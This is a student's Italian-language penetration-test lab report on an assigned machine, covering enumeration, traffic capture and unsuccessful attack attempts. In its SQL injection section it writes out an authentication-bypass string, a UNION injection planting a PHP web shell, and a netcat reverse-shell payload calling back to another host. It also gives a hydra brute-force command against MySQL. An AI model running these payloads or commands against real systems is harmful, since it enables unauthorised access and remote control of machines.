**Report Prima Prova VAPT** \_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

by Riccardo Bruzzese

[**1.Obiettivi**](#_6ti59c3w9tuk) **3**

[**2.Enumeration**](#_akyxt4obry22) **4**


[2.1 Analisi del traffico](#_tioh72q2z6y2) 12

# 1. Obiettivi

A ciascuno è stata assegnata una macchina di classe C (nel mio caso “172.20.212.84”) e con esso effettuare un Vulnerability Assessment ovvero trovare tutte le potenziali vulnerabilità e attraverso esse riuscire ad entrare all'interno della macchina.


# 2.Enumeration

Nell’ indirizzo a me assegnato 172.20.212.84 ci troviamo questo portale




Al termine della sessione di login appare questa schermata


La macchina a prima analisi dispone di servizi SSH (22) e HTTP (80)




Analisi in base a Legion (Scanning Enumeration Open Source)



Attraverso l’enumeration scopriamo appunto che dispone di 2 CVE collegate all servizio Web Apache httpd 2.4.41







Analisi di Dirbuster utilizzando le wordlist /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt


## 

Attraverso DirBuster abbiamo trovato la cartella /uploads e attraverso esso troviamo 3 immagini.

Avendo queste informazioni ho effettuato un exiftool per ogni immagine in modo dopo di applicare un'analisi attraverso la steganografia




Attraverso steghide ho provato ad ottenere più informazioni da queste 3 immagini con numerosi tentativi




Effettuato Enumerazione attraverso metasploit


creato una userlist presa da rockyou.gz estratta e poi eseguita con il comando >run



Subito dopo ho provato a rovistare il file rev.php della cartella uploads (probabile reverse shell scritta in PHP presa da penterstermonkey)




Successivamente ho lanciato il comando nikto per vedere se c’erano altre probabili vulnerabilità Web




Analisi Nikto della macchina 172.20.212.84

Subito dopo aver effettuato l’analisi con nikto ho provato a controllare eventuali stati della macchina casomai ci fosse stato un firewall in mezzo

nel mentre che effettuavo l’analisi attraverso Dirbuster è stato rilevato del materiale accessibile tra cui <http://172.20.212.84/system%20administrator/assets/img/portfolio/>


## 2.1 Analisi del traffico

Effettuando numerose GET sulla rev.php ho deciso di effettuare dello spoofing del traffico quindi utilizzando strumenti come BurpSuite, tcpdump e Wireshark




Analisi attraverso BurpSuite

Ho impostato al motore di ricerca Firefox il proxy 127.0.0.1 e la porta 8080 e nella voce Proxy ---> Intercepter 0ff/0n




Cattura dell TCPdump quando ho provato ad accedere al login.php


All’ interno del TCPdump ho effettuato l’ analisi quando c’era ancora Dirbuster che eseguiva le operazioni in caso trovasse altre risorse.




Cattura TCPdump dopo aver effettuato la get su rev.php

## 2.2 Tentativi tramite SQL Injections


Subito dopo l'analisi su rev.php attraverso rev.php ho provato numerosi tentativi tra SQL injection e provato ad effettuare LFI-RFI attack (Remote File Inclusion/Local File Inclusion) sulla pagina di login.php utilizzando gli utenti will,smith e bob 



Tentativo con bob su Username e Password *1 ‘OR’ 1 ‘=’ 1*

**

*Tentativo con will ' union select 1, '<?php system($\_GET["cmd"]); ?>'*

**

*Tentativo con smith ' union select 1, ' nc 10.0.2.15 4466 -e /bin/sh*



In modo da provare ad ottenere l’accesso attraverso quello

# 3.Exploit di MySQL

Durante la prova è stato scoperto che nella porta 33060 era uscito il servizio di mysql molto probabilmente sapendo i nomi SSH e avendo qualche nome come will, bob e smith proverei con hydra ad effettuare un brute force

vi spiego il comando:

hydra -s 33060 -L <lista utenti in ssh> -P <wordlist esterna> 172.20.212.84 mysql

-s 33060 per la porta del servizio mentre su L inseriremo la lista degli utenti trovati ovvero will, bob e smith mentre invece su -P inseriremo la liste delle password.

# 4.Conclusioni

Non avendo il servizio mysql ho trovato il laboratorio molto complesso e difatti l’errore dont connect ha ostacolato molto l’esperienza VAPT ma nonostante ciò ho provato diverse tecniche SQL injection e stimolato nuove esperienze grazie a questa esperienza